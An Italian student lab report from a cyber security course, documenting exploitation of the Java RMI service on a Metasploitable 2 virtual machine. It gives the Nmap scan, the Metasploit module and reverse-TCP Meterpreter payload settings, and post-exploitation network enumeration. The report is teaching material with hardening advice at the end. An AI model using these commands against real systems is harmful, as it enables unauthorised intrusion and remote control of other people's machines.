Security Assessment Report

Sfruttamento di una Vulnerabilità tramite Metasploit

Ardelean Pop Catalin
Master in Cyber Security Specialist – Epicode

23 gennaio 2026

Indice

1 Traccia dell'esercizio

La macchina **Metasploitable** presenta un servizio vulnerabile sulla porta **1099 (Java RMI)**. Si richiede allo studente di sfruttare la vulnerabilità utilizzando **Metasploit** al fine di ottenere una sessione **Meterpreter** sulla macchina remota.

Requisiti

- La macchina attaccante (Kali Linux) deve avere indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione Meterpreter, raccogliere le seguenti evidenze:
  1. Configurazione di rete della macchina vittima
  2. Informazioni sulla tabella di routing della macchina vittima

2 Scenario di laboratorio

Il laboratorio è composto da due macchine virtuali collegate alla stessa rete locale:

- **Kali Linux** (attaccante): 192.168.11.111
- **Metasploitable 2** (vittima): 192.168.11.112

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=7.64 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.566 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=9.39 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=3.87 ms
^C
── 192.168.11.112 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3036ms
rtt min/avg/max/mdev = 0.566/5.365/9.390/3.414 ms
```

Figura 1: Configurazione ip e ping tra Kali Linux e Metasploitable

La connettività tra le due macchine è stata verificata tramite ping ICMP.

3 Verifica del servizio vulnerabile

Prima di procedere allo sfruttamento, viene effettuata una fase di verifica mirata per individuare la presenza del servizio vulnerabile sulla macchina bersaglio. In particolare, l'attenzione è rivolta alla porta **1099/TCP**, comunemente utilizzata dal servizio **Java RMI**, già noto per potenziali vulnerabilità se esposto e non adeguatamente protetto.

Dalla macchina attaccante Kali Linux viene quindi eseguita una scansione specifica utilizzando **Nmap**, limitando l'analisi alla porta di interesse e richiedendo l'identificazione della versione del servizio in esecuzione:

```
nmap -p 1099 -sV 192.168.11.112
```

L'opzione **-p 1099** consente di concentrare la scansione esclusivamente sulla porta del servizio sospetto, mentre l'opzione **-sV** permette di effettuare il service version detection, fornendo informazioni utili sull'applicazione in ascolto.

L'output della scansione conferma la presenza del servizio **java-rmi** attivo sulla porta **1099/TCP**. Questo risultato indica che il servizio Java RMI è esposto in rete e potenzialmente raggiungibile dall'esterno, condizione che rappresenta un prerequisito fondamentale per la successiva fase di sfruttamento.

Dal punto di vista dell'attaccante, l'individuazione di un servizio Java RMI accessibile costituisce un chiaro indicatore di rischio, poiché una configurazione insicura o una versione vulnerabile può consentire l'esecuzione di codice remoto e la compromissione del sistema bersaglio.



Figura 2: Nmap scan

4 Sfruttamento della vulnerabilità

Una volta confermata la presenza del servizio **Java RMI** in ascolto sulla porta **1099/TCP**, si procede alla fase di sfruttamento della vulnerabilità utilizzando il framework **Metasploit**. Il servizio Java RMI, se esposto e non correttamente configurato, può consentire l'esecuzione di codice remoto attraverso il caricamento di classi malevole, permettendo a un attaccante di ottenere una sessione sulla macchina bersaglio.

Per questo scenario viene selezionato il modulo Metasploit specifico per server Java RMI vulnerabili:

```
exploit/multi/misc/java_rmi_server
```

Questo modulo consente di abusare del meccanismo di registrazione e invocazione remota di oggetti Java, forzando il server a caricare una classe controllata dall'attaccante e ad eseguire il payload associato.

4.1 Configurazione del modulo

Dopo aver caricato il modulo, viene effettuata la configurazione dei parametri necessari allo sfruttamento. Ogni opzione viene impostata in modo coerente con lo scenario di laboratorio e con l'obiettivo di ottenere una sessione **Meterpreter** sulla macchina vittima.

```
set RHOSTS 192.168.11.112
set RPORT 1099
```

I parametri **RHOSTS** e **RPORT** identificano rispettivamente l'indirizzo IP e la porta del servizio vulnerabile sulla macchina Metasploitable. In questo caso, il servizio Java RMI risulta esposto sulla porta standard 1099.

```
set PAYLOAD java/meterpreter/reverse_tcp
```

Come payload viene scelto **java/meterpreter/reverse_tcp**, che consente di stabilire una connessione di tipo reverse dalla macchina vittima verso la macchina attaccante. Questa scelta risulta particolarmente efficace in ambienti di laboratorio, poiché riduce eventuali problemi legati a firewall o filtri sulle connessioni in ingresso.

```
set LHOST 192.168.11.111
set LPORT 5555
```

I parametri **LHOST** e **LPORT** definiscono l'indirizzo IP e la porta su cui la macchina Kali Linux rimane in ascolto per ricevere la connessione reverse generata dal payload Meterpreter.

```
set SRVHOST 192.168.11.111
```

Il parametro **SRVHOST** indica l'indirizzo IP del server temporaneo utilizzato da Metasploit per ospitare la classe Java malevola che verrà caricata dal servizio RMI remoto durante la fase di exploit.



Figura 3: Configurazione modulo Metasploit

Una volta completata la configurazione di tutti i parametri richiesti, viene avviato lo sfruttamento tramite il comando:

```
run
```



Figura 4: Esecuzione modulo Metasploit

4.2 Risultato dello sfruttamento

L'esecuzione del modulo ha esito positivo. Il servizio Java RMI della macchina Metasploitable carica ed esegue correttamente il payload fornito, stabilendo una connessione reverse verso la macchina attaccante.

```
Meterpreter session opened (192.168.11.111 -> 192.168.11.112)
```

L'apertura della sessione **Meterpreter** conferma il successo dello sfruttamento e dimostra come una configurazione insicura del servizio Java RMI possa portare a una compromissione completa del sistema bersaglio, consentendo l'esecuzione di comandi remoti e l'accesso alle informazioni di sistema.

5 Post-Exploitation

Una volta ottenuta con successo la sessione **Meterpreter**, si entra nella fase di **post-exploitation**. In questa fase l'obiettivo non è più lo sfruttamento della vulnerabilità, ma la raccolta di informazioni utili per comprendere la configurazione del sistema

compromesso, il suo posizionamento nella rete e le potenziali possibilità di movimento laterale.

In accordo con i requisiti dell'esercizio, vengono raccolte evidenze relative alla configurazione di rete e alla tabella di routing della macchina vittima.

5.1 Configurazione di rete della macchina vittima

Per analizzare la configurazione di rete della macchina compromessa viene utilizzato il comando:

```
meterpreter > ifconfig
```

Questo comando consente di visualizzare le interfacce di rete disponibili, gli indirizzi IP associati e le rispettive netmask, fornendo una panoramica immediata della connettività del sistema.

L'output rilevante restituito è il seguente:



Figura 5: Configurazione di rete della macchina vittima

Dall'output si osserva che la macchina Metasploitable utilizza l'interfaccia di rete **eth0** come interfaccia principale ed è configurata con l'indirizzo IPv4 **192.168.11.112** e netmask **255.255.255.0**. Questo conferma che la macchina vittima appartiene alla rete **192.168.11.0/24**, la stessa rete locale della macchina attaccante.

Dal punto di vista dell'attaccante, questa informazione è particolarmente rilevante poiché indica che il sistema compromesso si trova su una rete interna e potrebbe potenzialmente comunicare con altri host della stessa subnet, aprendo la strada a successive attività di enumerazione o movimento laterale.

5.2 Analisi della tabella di routing

Per comprendere come la macchina vittima instrada il traffico di rete viene analizzata la tabella di routing tramite il comando:

```
meterpreter > route
```

Il comando permette di visualizzare le rotte di rete configurate sul sistema, evidenziando eventuali gateway e reti raggiungibili.

L'output ottenuto è il seguente:



Figura 6: Configurazione tabella di routing della macchina vittima

La tabella di routing mostra che la macchina vittima dispone esclusivamente delle rotte di loopback e della rete locale. L'assenza di un gateway predefinito indica che il sistema comunica direttamente all'interno della subnet senza instradare il traffico verso reti esterne.

Questa configurazione suggerisce che la macchina Metasploitable è isolata all'interno della rete di laboratorio, condizione tipica di ambienti di test. Tuttavia, in uno scenario

reale, una configurazione simile potrebbe comunque consentire a un attaccante di muoversi lateralmente verso altri host presenti nella stessa rete interna.

6 Conclusioni

L'attività svolta ha dimostrato in modo pratico come una configurazione insicura del servizio **Java RMI** possa rappresentare un punto di ingresso critico per un attaccante. L'esposizione del servizio sulla porta **1099/TCP**, in assenza di adeguati meccanismi di protezione, ha reso possibile l'esecuzione di codice remoto e la conseguente compromissione completa del sistema.

Attraverso l'utilizzo del framework **Metasploit**, è stato possibile sfruttare la vulnerabilità individuata e ottenere una sessione **Meterpreter** sulla macchina vittima. La sessione ottenuta ha consentito non solo di dimostrare l'efficacia dello sfruttamento, ma anche di accedere alla fase di **post-exploitation**, durante la quale sono state raccolte informazioni sensibili relative alla configurazione di rete e alla tabella di routing del sistema compromesso.

L'analisi delle informazioni di rete ha evidenziato come la macchina Metasploitable fosse collocata all'interno di una rete locale condivisa, condizione che, in uno scenario reale, potrebbe favorire attività di movimento laterale verso altri host della stessa subnet. Questo sottolinea come una singola vulnerabilità, se non mitigata, possa costituire il punto di partenza per attacchi più complessi e ad impatto maggiore.

In conclusione, l'esercizio evidenzia l'importanza di adottare adeguate misure di sicurezza, quali il principio del minimo privilegio, l'hardening dei servizi esposti e la corretta segmentazione di rete. La mancata applicazione di tali contromisure può trasformare servizi apparentemente legittimi, come Java RMI, in vettori di attacco critici per l'intera infrastruttura.